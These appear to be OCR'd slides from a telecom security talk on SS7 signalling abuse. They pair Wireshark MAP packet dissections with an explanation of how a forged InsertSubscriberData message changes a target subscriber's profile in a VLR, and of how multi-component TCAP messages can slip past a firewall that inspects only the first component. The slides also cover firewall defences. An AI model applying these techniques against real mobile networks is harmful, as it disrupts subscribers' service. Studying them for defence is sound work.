
```
No.   Protocol   Length   Info
  1 GSM MAP         226 invoke updateLocation invoke sendRoutingInfo

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ◢ begin
      [Transaction Id: 000052e0]
    ▷ Source Transaction ID
    ▷ components: 2 items
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: updateLocation (2)
      ▷ IMSI:[redacted]1071
      ▷ msc-Number:[redacted]0010
      ▷ vlr-Number:[redacted]0010
      ▷ vlr-Capability
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 2
      ◢ opCode: localValue (0)
          localValue: sendRoutingInfo (22)
      ▷ msisdn:[redacted]0317
```

No **Dialogue Portion** between Transaction ID and Component Portion


Case 3. Use the ACN appropriate for both components

Application Context Name	Operation
NetworkLocUpContext	UpdateLocation RestoreData
SubscriberDataMngtContext	InsertSubscriberData DeleteSubscriberData
ShortMsgGatewayContext	SendRoutingInfoForSM ReportSM-DeliveryStatus





Profile change scenario




HLR
MSC/VLR
RAN
UpdateLocation Request: IMSI, MSC, VLR
InsertSubscriberData: Profile
ReturnResultLast
UpdateLocation Response
. . .
InsertSubscriberData Request: IMSI, Profile parameters
InsertSubscriberData Response
TCAP End

Once a subscriber has been registered and a profile is delivered to a new VLR, an HLR of the home network may update the profile

VLR updates the profile in the DB


How to abuse



Sending the **InsertSubscriberData** message using IMSI of a target subscriber, the hacker is able to change the profile in the VLR. These changes may influence on service availability or a call processing.

Input data: IMSI identity, VLR address as a destination node.


How to protect: ISD


HLR
MSC/VLR
RAN
InsertSubscriberData Request: IMSI, Profile parameters
SCCP Calling GT: Subscriber home network
InsertSubscriberData Request: IMSI, Profile parameters
SCCP Calling GT: Hacker provider

The **InsertSubscriberData** message normally may come from external connections. This message must be addressed to subscribers of the message originated network.


If the **InsertSubscriberData** message comes from external links and subscriber's origin does not correlate with originating address it should be blocked. This is the Category 2 message regarding GSMA FASG classification.

Case 3. Use the ACN appropriate for both components



Send the message to the SS7 FW for inspection

Inspect the first component only and pass the message into the network




```
No.  Protocol  Info
  1 GSM MAP   invoke insertSubscriberData invoke deleteSubscriberData

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ◢ begin
        [Transaction Id: 00004f2b]
      ▷ Source Transaction ID
        oid: 0.0.17.773.1.1.1 (id-as-dialogue)
      ◢ dialogueRequest
           Padding: 7
         ▷ protocol-version: 80 (version1)
           application-context-name: 0.4.0.0.1.0.16.3 (subscriberDataMngtContext-v3)
      ▷ components: 2 items
◢ GSM Mobile Application
   ◢ Component: invoke (1)
      ◢ invoke
           invokeID: 1
         ◢ opCode: localValue (0)
              localValue: insertSubscriberData (7)
           category: 0a
◢ GSM Mobile Application
   ◢ Component: invoke (1)
      ◢ invoke
           invokeID: 2
         ◢ opCode: localValue (0)
              localValue: deleteSubscriberData (8)
         ▷ IMSI: [redacted]10786
```

Case 3. Use the ACN appropriate for both components

TCAP Begin

